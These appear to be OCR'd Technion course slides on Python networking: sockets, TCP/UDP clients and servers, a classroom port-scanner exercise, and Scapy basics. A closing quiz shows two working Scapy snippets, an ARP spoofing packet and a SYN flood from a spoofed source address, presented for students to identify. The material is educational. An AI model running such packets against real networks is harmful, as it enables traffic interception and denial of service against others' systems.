MODULE 4.1

Networking with Python

TECHNION
Azrieli School of Continuing Studies of the Technion

Program

- Introduction
- Introduction to networking and sockets
- The socket library in Python
  - Building a TCP client
  - Building a UDP client
  - Building a TCP server
- Introduction to the Scapy library

Learning Objectives


- You will be able **to build** a TCP client with the socket library in Python
- You will be able **to build** a TCP server with the socket library in Python
- You will be able **to describe** the basic functionalities of the Scapy library

Introduction to Networking and Sockets

TECHNION
Azrieli School of Continuing Studies of the Technion

Repetition: The OSI Model

- The **OSI model** is a conceptual framework used to understand how network communication occurs in computer networks.
- It consists of seven layers, each with a specific function and responsibility, which work together to facilitate communication between devices in a network.



TECHNION
Azrieli School of Continuing Studies of the Technion

Socket Basics

- *What is a socket?*

- A socket is an **endpoint** for sending or receiving data across a computer network
- It is identified by an **IP address** and a **port number**.
- *How to check for open ports in Linux?*

TECHNION
Azrieli School of Continuing Studies of the Technion

Checking Connections In Linux

- `ss` and `netstat` are command-line tools in Linux used to display information about network connections.

Command	Description	Usage
ss	- Modern replacement for netstat - Provides detailed information about network connections - Can display TCP, UDP connections, and more - Displays listening sockets, process IDs, and more - Can show numeric addresses, SELinux context, and more - Supports continuous mode for real-time monitoring	**`ss [options] [filter]`** -t Display TCP Connections -l Display listening sockets -a Display all socket (listening and established) -n Display numeric addresses instead of resolving hostnames. -p Show process ID associated with sockets -c Continuous mode, refreshes output in real-time.
netstat	- Traditional tool for network connection information - Displays TCP, UDP connections, and more - Displays listening sockets, process IDs, and more - Can show numeric addresses and routing tables - Does not support continuous mode	**`netstat [options] [filter]`** -t Display TCP Connections -l Display listening sockets -a Display all socket (listening and established) -n Display numeric addresses instead of resolving hostnames. -p Show process ID associated with sockets

Note: Windows has an equivalent netstat command

The Socket Library in Python

TECHNION
Azrieli School of Continuing Studies of the Technion

The requests library

- The requests library is a popular Python library for making HTTP requests and handling responses.
- It provides a simple and convenient way to interact with web APIs, send HTTP requests such as GET, POST, PUT, DELETE, and more, and handle the responses in a flexible and efficient manner.
- The library may need to be installed with pip first
- The requests module was written because Python's urllib2 module is considered too complicated to use.

TECHNION
Azrieli School of Continuing Studies of the Technion

Introduction to Socket Library

- The socket library in Python provides low-level networking functionalities.
- It allows communication between processes over a network.
- It is widely used for creating client-server applications and network protocols.
- Socket types: SOCK_STREAM for TCP and SOCK_DGRAM for UDP.

TECHNION
Azrieli School of Continuing Studies of the Technion

Create a Socket Object

- The `socket.socket()` function is a core function of the socket module that creates a new socket object, which can be used to send and receive data over a network.
- Syntax: `socket.socket(family, type, proto=0)`
  - `family`: Specifies the address family of the socket, which determines the type of addresses that the socket can communicate with
  - `type`: Specifies the type of socket, which determines the semantics of the communication.

Build a TCP Client

Function	Description	Syntax
connect(address)	Initiates a connection to a remote host.	**socket.connect(address)** address is a tuple containing the remote host's IP address and port number.
send(data)	Sends data over the socket.	**socket.send(data)** data is a bytes-like object representing the data to be sent.
recv(bufsize)	Receives data from the socket.	**socket.recv(bufsize)** bufsize is the maximum amount of data to be received at once.
close()	Closes the socket.	**socket.close()**

Building a TCP Client (Example)

```python
import socket, time

HOST = 'www.google.com'
PORT = 80

tcp_client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
tcp_client.connect((HOST, PORT))
tcp_client.send(b'GET / HTTP/1.1\r\nHost: google.com\r\n\r\n')
response = tcp_client.recv(4096)
type(response)
print(response.decode('utf-8'))
time.sleep(10)
tcp_client.close()
```

Adapted from: Seitz, J., & Arnold, T. (2021). *Black Hat Python: Python Programming for Hackers and Pentesters*. No starch press.

- *What is the status code of the response? Why is that?*

What is the difference between TCP and UDP? What function from previous example is not needed to create a UDP client?

Discussion

Build a UDP Client

- The sendto() function, on the other hand, is used to send data to a specific remote endpoint without establishing a connection beforehand.
  - It takes two arguments: the data to be sent, and the address (in the form of a tuple) of the remote endpoint to send the data to.

```
import socket

HOST = '127.0.0.1'
PORT = 6543

udp_client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
udp_client.sendto(b'AAABBBCCC', (HOST, PORT))
data, address = udp_client.recvfrom(4096)
client.close()
```

  - *Why is the status code of the response? Why is that?*

Adapted from: Seitz, J., & Arnold, T. (2021). *Black Hat Python: Python Programming for Hackers and Pentesters*. No starch press.

Build a TCP server

Function	Description	Syntax
bind()	Binds the socket to a specific address and port, enabling it to listen for incoming connections.	socket_object.bind(address)
listen()	Starts listening for incoming connections on a bound socket, with a specified backlog (maximum number of queued connections).	socket_object.listen(backlog)
accept()	Accepts an incoming connection and returns a new socket object for the connection, along with the address of the remote host.	socket_object.accept()

The threading Library

- *We want to create a multi-threaded TCP server, why?*

- Python's threading library allows for concurrent execution of multiple threads within a single process.
- Threads are lightweight and can be used to perform tasks concurrently, enabling better utilization of CPU resources.

TECHNION
Azrieli School of Continuing Studies of the Technion

The threading.Thread() Function


- Syntax: `threading.Thread(target, args=(), kwargs={})`
  - `target`: The target function that the thread should run. This function will be executed in a separate thread.
  - `args`: Optional tuple of arguments to pass to the target function.
  - `kwargs`: Optional dictionary of keyword arguments to pass to the target function.

Build A TCP server (Example)

```python
import socket, threading

IP = '127.0.0.1'
PORT = 6543

tcp_server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
tcp_server.bind((IP, PORT))
tcp_server.listen(5)
print(f'[*] Listening on {IP}:{PORT}')

def handle_client(client_socket):
    with client_socket as sock:
        request = sock.recv(1024)
        print(f'[*] Received: {request.decode("utf-8")}')
        sock.send(b'Hello')

while True:
    tcp_client, address = tcp_server.accept()
    print(f'[*] Accepted connection from {address[0]}:{address[1]}')
    client_handler = threading.Thread(target=handle_client, args=(tcp_client,))
    client_handler.start()
```

Adapted from: Seitz, J., & Arnold, T. (2021). *Black Hat Python: Python Programming for Hackers and Pentesters*. No starch press.

What If The Socket Can’t be Established?



What If The Socket Can't be Established?

- You will get an error…

```
Traceback (most recent call last):
  File "/home/kali/shared/course_materials/05_4_1_Networking_With_Python/3_tc
p_client.py", line 7, in <module>
    tcp_client.connect((HOST, PORT))
ConnectionRefusedError: [Errno 111] Connection refused
```

- *What to do?*
  - Exception handling

The socket.connect_ex() Method

- The socket.connect_ex() method provided by Python's socket module is used for establishing connections to remote hosts in a non-blocking manner.
- Returns: An error code indicating the result of the connection attempt:
  - 0: If the connection is successful.
  - An error code: If the connection is refused by the remote host or an error occurs during the connection attempt.

The socket.settimeout() Method

- The socket.settimeout() is a method in Python's socket library that allows you to set a timeout value for socket operations.
- Syntax: socket_object.settimeout(timeout)
- When a timeout is set using settimeout(), any socket operation (such as connect(), send(), recv(), etc.) will raise a socket.timeout exception if it takes longer than the specified timeout to complete.
- This can be useful to prevent blocking indefinitely when waiting for a response from a remote server, and to add timeout handling to your network applications to improve robustness and responsiveness.

TECHNION
Azrieli School of Continuing Studies of the Technion

What can you build with the two methods connect_ex() and set_timeout()?

Discussion

Project 1 – Building Client-Server Programs in the Classroom

TECHNION
Azrieli School of Continuing Studies of the Technion

Project 1 – Building client- server programs in the classroom

Task 1:

- Create an publish a simple TCP server program on a port (> 1024) on localhost
- Create the corresponding TCP client for the program.
- Test your client-server program

Task 2:

- Create a port-scanner with Python's socket library
- Scan your localhost for the open port to test your port-scanner

Project 1 – Building client- server programs in the classroom

Task 3:

- Publish your TCP server program to the classroom on a port you choose
- Distribute your TCP client to your classmates, but don't tell them the port
- Use your port-scanner from task 2 to find the server program of your classmates and discover their creations…

Bonus task:

- Can you provide for two-way communication (like a chatbot) – **very ninja!**
- Have fun!

Introduction to Scapy

TECHNION
Azrieli School of Continuing Studies of the Technion

What Is Scapy?

- “Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability enables the construction of tools that can probe, scan or attack networks.”

What Is Scapy?

- Scapy is a powerful Python library that allows you to capture, analyze, and manipulate network packets.
- It provides an easy-to-use interface for working with network protocols and can be used for tasks such as network scanning, packet sniffing, and network traffic analysis.
- It is pre-packaged with Kali Linux
- It has its own interpreter!

TECHNION
Azrieli School of Continuing Studies of the Technion

Features of Scapy

- **Packet crafting -** Scapy allows you to create custom network packets from scratch, allowing you to design and send custom network protocols.
- **Packet sniffing -** Scapy can capture and analyze network packets in real-time or from stored pcap files, making it a valuable tool for network troubleshooting and security analysis.
  - Protocol support: Scapy supports a wide range of network protocols, including Ethernet, IP, TCP, UDP, DNS, ICMP, and many more.

Capabilities of Scapy

- Testing and research
- Packet sniffing
- Scanning networks and protocols
- Attacks (DoS, ARP poisoning, Mac Spoofing, MITM)

Scapy Examples

- **Packet crafting**

```
>>> pkt = IP(src="127.0.0.1", dst="127.0.0.1") / TCP(sport=1234, dport=6543, flags="S", seq=1000)
>>> type(pkt)
scapy.layers.inet.IP
>>> send(pkt)
.
Sent 1 packets.
```

- **Packet**

```
>>> packets = sniff(iface="eth0", filter="tcp and port 80", count=10)
>>> for pkt in packets:
...:     print(pkt.summary())
...:
Ether / IP / TCP 10.0.2.15:37044 > 88.221.25.176:http S
Ether / IP / TCP 88.221.25.176:http > 10.0.2.15:37044 SA / Padding
Ether / IP / TCP 10.0.2.15:37044 > 88.221.25.176:http A
Ether / IP / TCP 10.0.2.15:37044 > 88.221.25.176:http PA / Raw
```

Packet Crafting Functions

Function	Description	Syntax
ARP()	Create an ARP packet	`ARP(op=1, pdst='192.168.1.1', psrc='192.168.1.2', hwsrc='00:11:22:33:44:55')`
Ether()	Create an Ethernet packet	`Ether(dst='00:11:22:33:44:55', src='00:11:22:33:44:66')`
IP()	Create an IP packet	`IP(src='192.168.1.1', dst='192.168.1.2')`
TCP()	Create a TCP packet	`TCP(sport=12345, dport=80, flags='S', seq=1000)`
UDP()	Create a UDP packet	`UDP(sport=12345, dport=53)`
ICMP()	Create an ICMP packet	`ICMP(type=8, code=0)`

Sending And Receiving Packets

Function	Description	Syntax
send()	Send a packet	`send(pkt)`
sniff()	Capture packets from an interface	`sniff(iface='eth0', filter='tcp', count=10)`
sr()	Send and receive packets	`sr(pkt)`
sr1()	Send a packet and wait for a response	`sr1(pkt)`

What type of attack?

```python
# Define the target MAC address and the new MAC address to spoof
target_mac = "00:11:22:33:44:55"
my_mac = "66:77:88:99:AA:BB"

# Create an ARP packet with the target MAC address and the new MAC address
arp = ARP(op=2, hwsrc=my_mac, psrc="192.168.1.1", hwdst=target_mac, pdst="192.168.1.2")

# Send the ARP packet to the target device
send(arp, verbose=0)
```

1

```python
import random

target_ip = "192.168.1.100"
target_port = 80
my_port = random.randint(1, 65535)

num_packets = 100000000
spoofed_ip = ".".join(map(str, (random.randint(0, 255) for _ in range(4))))

for i in range(num_packets):
    packet = IP(src=spoofed_ip, dst=target_ip) / TCP(sport=my_port, dport=target_port, flags="S")
    send(packet, verbose=False)
```

2

Learning Objectives

- You will be able **to build** a TCP client with the socket library in Python
- You will be able **to build** a TCP server with the socket library in Python
- You will be able **to describe** the basic functionalities of the Scapy library

Thank you